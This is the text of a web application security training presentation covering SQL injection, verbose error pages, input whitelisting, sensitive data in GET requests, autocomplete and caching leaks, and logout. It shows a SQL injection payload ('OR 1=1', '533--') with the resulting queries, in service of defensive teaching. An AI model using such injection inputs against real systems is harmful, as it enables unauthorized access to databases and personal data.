
```
username=test&password=test&agency_id=29 OR 1=1
```

Resulting in:

```
SELECT users.*, agency.agencytype, agency.courttracker,
  agency.agencyname, agency.remote_cns_addr, agency.remote_agency_ID,
  agency.email as emailflag, agency.disregard, agency.leavesystem,
  agency.displayleaves, agency.speedshift, agency.shift,
  agency.grand_jury as gj, agency.phone_confirm,
  agency.policemanager_addr FROM users LEFT JOIN agency ON
  users.agency_ID=agency.agency_ID WHERE active = 1 AND (dot IS NULL OR
  dot = '') AND username = 'test' AND password = 'test' AND
  users.agency_ID = ‘29’ OR ‘1’=’1’;
```

User Input - SQL Injection

- Useful information from errors (the ID= field was modified)



[redacted] - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go
Links
Search
Internet
Full path names revealed
Table Name
Field Name
Database Name

http[redacted]/cgi-bin/templates/body/careerCorporate.cfm?serviceDivisionID=533--&ID=113

```
Called from E:\[redacted]
BIN\templates[redacted] line 1
Called from E:[redacted]
BIN\module[redacted]e.cfm: line 181
Called from E:\[redacted]
BIN\templates[redacted] line 153
Called from E:\[redacted]-
BIN\templates[redacted] line 146
Called from E:[redacted]
BIN\templates\[redacted] line 144
Called from E:\[redacted]I-
BIN\templates[redacted]
179 :           <CFELSE>
180 :               ORDER BY rhOffre.active, rhOffre.dateFinAffichage ASC
181 :           </CFIF>
182 :       </CFQUERY>
183 :
```

```
SQL          SELECT rhOffre.offreID , rhOffre.numero ,
             rhOffre.dateCreation , rhOffre.dateDebutAffichage ,
             rhOffre.dateFinAffichage , rhOffre.lettreID ,
             rhOffre.serviceDivisionID , rhOffre.regionID ,
             rhOffre.typePosteID , rhOffre.usrID , rhOffre.typeActive ,
             rhOffre.active , rhTypePoste.typePosteID , rhTypePoste.active ,
             rhTypePosteDesc.typePosteDescID ,
             rhTypePosteDesc.typePosteDescNom ,
             rhTypePosteDesc.typePosteID , rhTypePosteDesc.languageID ,
             rhTypePosteDesc.notes FROM rhOffre LEFT JOIN rhTypePoste ON
             ( rhOffre.typePosteID = rhTypePoste.typePosteID) LEFT JOIN
             rhTypePosteDesc ON ( rhTypePosteDesc.typePosteID =
             rhTypePoste.typePosteID) WHERE 1 = 1 AND
             rhOffre.serviceDivisionID = '533--' AND rhOffre.typeActive = '1'
             AND rhOffre.active = 1 AND ( rhTypePosteDesc.languageID =
             'EN' OR rhTypePosteDesc.languageID IS NULL ) ORDER BY
             rhTypePosteDesc.typePosteDescNom, rhOffre.dateFinAffichage
             ASC
DATASOURCE   [redacted]
```

User Input

- ALWAYS filter EVERYTHING you get from the client
- Use the theory of least privilege. Define what you expect, and deny everything else:
  - For example, if you are expecting an email address you must explicitly allow “a..z” “A..Z” “0-9” “@” “-” and “_” “.” and deny everything else:
    - `^([0-9a-zA-Z]([-.\w]*[0-9a-zA-Z])*@([0-9a-zA-Z][-\w]*[0-9a-zA-Z]\.)+[a-zA-Z]{2,9})$`
  - Password of 8 and 10 characters, contains at least one digit and one alphabetic character, and must not contain special characters
    - `(?!^[0-9]*$)(?!^[a-zA-Z]*$)^([a-zA-Z0-9]{8,10})$`
- Filter form elements, hidden form elements, cookies, HTTP fields, URL/URI parameters, ***EVERYTHING***
- You must also screen any uploaded files. Screen for Viruses, malicious mobile code, and high-risk file extensions:
  - http://www.microsoft.com/resources/documentation/wss/2/all/adminguide/en-us/stse12.mspx?mfr=true

Leave No Traces

Section 6

Leave no sensitive data behind


Leave no Traces – GET .vs POST

- As discussed earlier under session management, GET will result in potentially sensitive data becoming stored places you may not intend.
  - The users local history file
  - Web server log files
  - Load balancer log files
  - Proxy server log files, and cache files
  - Firewall log files
  - IDS log files
  - The referrer field, which may end up in the log file of another web server
- Always consider what you are using the GET method for, and use POST for any sensitive data. (We see SSN's in GET's all too often.)

```
www.ca.gov/someapp/thatuses/ssn/andputsthemintheuri.aspx?user=rma
   this&ssn=123456789
```

Leave No Traces


Autocomplete


Confirm

Do you want Firefox to remember this password?

Leave No Traces - Autocomplete


HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\IntelliForms\SPW



Resource	Username	Password	Type
http://[redacted]Page/CommonPage.aspx	re[redacted]	a11111	IE7 Autocomplete
https:[redacted]/Page/CommonPage.aspx	re[redacted]	a11111	IE7 Autocomplete

Leave No Traces - Caching

- Caching
  - Ensure that no sensitive data is cached to the users local workstation.
  - This application was caching the SSN of its users (that's a fake SSN in the screen shot):




C:\Documents and Settings\Anonymous\Local Settings\Temporary Internet Files

C:\Documents and Settings\Anonymous\Local Settings\Temporary Internet Files

Name	Internet Address
show_iapps.cgi?filetype=PDF_2004&filename= 0609600.PDF&application_id=4403...	https: et/ .cgi?filetype=PDF_2004&filename= r0609600.PDF&application_id=440383&s! !&mark_downl
base.css	https://ww .twork.com/bizboard/style/imports/base.css
originator.css	https: .net/Admin/originator.css
loanapp.css	https: .net/Admin/loanapp.css
Oxygen_cs.css	https:/ .com/bizboard/style/imports/Oxygen_cs.css
style.css	https:/ .com/style.css
originator.css	https: t/admin/originator.css
Oxygen.css	https:// com/bizboard/style/Oxygen.css
style.css	https: t/Admin/style.css
iapp.css	https: t/iapp.css
show_iapps.cgi	https:/ iapps.cgi
find_report.html?ssn1=729&ssn2=90&ssn3=3748&search=Y	view-source:https://ww /loans/credit_reports/find_report.html?ssn1=729&ssn2=90&ssn3=3748&search=Y
find_report.html	view-source:https://ww k.com/loans/credit_reports/find_report.html
index.html?msg=Sorry%+the+password+you+entered+is+incorrect.++Please+try+a...	view-source:https://ww .com/website/index.html?msg=Sorry%25+the+password+you+entered+is+incorrect.++Please+try+again.
bg_stripe_odd.gif	https://ww .m/images/bg_stripe_odd.gif
bullet_banner.gif	https://ww .com/images/bullet_banner.gif

Leave No Traces - Caching

- IE caches PDF files no matter what you do
- Please bug M$ for a solution



C:\Documents and Settings\Administrator\Desktop\ASA myCalSTRS\cache-regina

Address: C:\Documents and Settings\Administrator\Desktop\ASA myCalSTRS\cache-regina

Name	Size	Type	Date Modified
1099R_2007[1].gif	18 KB	GIF Image	4/9/2008 5:28 PM
2007_RPR[1].gif	12 KB	GIF Image	4/9/2008 5:29 PM
annual_statement[1].gif	7 KB	GIF Image	4/9/2008 5:27 PM
background_color[1].gif	1 KB	GIF Image	4/9/2008 5:27 PM
banner_eservice[1].gif	23 KB	GIF Image	4/9/2008 5:27 PM
beneficiary_elections[1].gif	7 KB	GIF Image	4/9/2008 5:27 PM
benefit_payment[1].gif	6 KB	GIF Image	4/9/2008 5:28 PM
bulletin_1-2007[1].gif	27 KB	GIF Image	4/9/2008 5:27 PM
[redacted]Return[1].gif	2 KB	GIF Image	4/9/2008 5:27 PM
close_button[1].gif	2 KB	GIF Image	4/9/2008 5:28 PM
initiate_level2[1].gif	2 KB	GIF Image	4/9/2008 5:27 PM
level2_button[1].gif	1 KB	GIF Image	4/9/2008 5:27 PM
[redacted]ofile[1].gif	6 KB	GIF Image	4/9/2008 5:27 PM
OnlineMessageNoMail[1].gif	11 KB	GIF Image	4/9/2008 5:27 PM
personal_profile[1].gif	7 KB	GIF Image	4/9/2008 5:27 PM
profile_mycalstrs-off[1].gif	1 KB	GIF Image	4/9/2008 5:31 PM
profile_mycalstrs-on[1].gif	1 KB	GIF Image	4/9/2008 5:31 PM
profile_personal-off[1].gif	1 KB	GIF Image	4/9/2008 5:31 PM
profile_personal-on[1].gif	1 KB	GIF Image	4/9/2008 5:31 PM
secure[1].gif	2 KB	GIF Image	4/9/2008 5:27 PM
spacer[1].gif	1 KB	GIF Image	4/9/2008 5:27 PM
spacer[2].gif	1 KB	GIF Image	4/9/2008 5:27 PM
survey[1].gif	1 KB	GIF Image	4/9/2008 5:27 PM
tabcurrent[1].gif	1 KB	GIF Image	4/9/2008 5:30 PM
taboff[1].gif	1 KB	GIF Image	4/9/2008 5:30 PM
tabon[1].gif	1 KB	GIF Image	4/9/2008 5:30 PM
tax_withholding[1].gif	8 KB	GIF Image	4/9/2008 5:28 PM
CommonPage[1].htm	53 KB	HTML Document	4/9/2008 5:28 PM
CommonPage[2].htm	43 KB	HTML Document	4/9/2008 5:31 PM
CommonPage[3].htm	60 KB	HTML Document	4/9/2008 5:30 PM
CommonPage[4].htm	48 KB	HTML Document	4/9/2008 5:30 PM
CommonPage[5].htm	43 KB	HTML Document	4/9/2008 5:31 PM
CommonPage[6].htm	41 KB	HTML Document	4/9/2008 5:31 PM
CommonPageModal[1].htm	6 KB	HTML Document	4/9/2008 5:28 PM
NewTo[1].jpg	16 KB	JPEG Image	4/9/2008 5:27 PM
[redacted][1].js	16 KB	JScript Script File	4/9/2008 5:27 PM
RadBrowser_3_2_0[1].js	6 KB	JScript Script File	4/9/2008 5:27 PM
RadFilters_3_2_0[1].js	6 KB	JScript Script File	4/9/2008 5:27 PM
RadHelper_3_2_0[1].js	10 KB	JScript Script File	4/9/2008 5:27 PM
RadImageCache_3_2_0[1].js	1 KB	JScript Script File	4/9/2008 5:27 PM
RadMenu_3_2_0[1].js	23 KB	JScript Script File	4/9/2008 5:27 PM
RadMenu_Globals_3_2_0[1].js	3 KB	JScript Script File	4/9/2008 5:27 PM
RadMenu_Utils_3_2_0[1].js	5 KB	JScript Script File	4/9/2008 5:27 PM
AnnualStatement[1].pdf	121 KB	PDF Document	4/9/2008 5:29 PM
F1099[1].pdf	32 KB	PDF Document	4/9/2008 5:28 PM

Leave No Traces – Caching

- Bottom Line. Use:
  - pragma: no-cache
  - cache-control: no-cache
  - expires: -1

- Caching of .PDF's?
  - Contact your Microsoft rep and demand a fix
  - Did we mention that no other major browser (Firefox, Netscape, Opera, Safari) has any problems following the directives for .pdf's?

Logout

Section 7

Does logout really log you out?

Logout

- This function should be coupled with a timeout function (<=30 min. is recommended for most apps)
- The timeout, and logout functions must invalidate the session credential on the server side
  - This is another argument against HTTP basic authentication. It does not provide a logout feature
- The user must not be able to use the back button, or URI's in their history file to gain access after logout
- Also ensure that the logout page is not cached
  - Otherwise it may be loaded from cache and not actually performed
- Do not recycle a SessionID. After logout, the old SessionID should never be used again

The Moral of our Story:

- **Train** your developers
- **Define security requirements** for your new applications **before** you begin coding, and before you choose your platforms, and technologies
- **Build security** into your new applications starting with the **design phase**
- **Assess** your transactional web applications **before go-live**
- **Secure** and **test** those already **in production**

Thank you!

For questions, comments, or unhinged rantings, please feel free to contact the author:

Ronald Mathis

ron.mathis@performtechnology.com

714-679-5563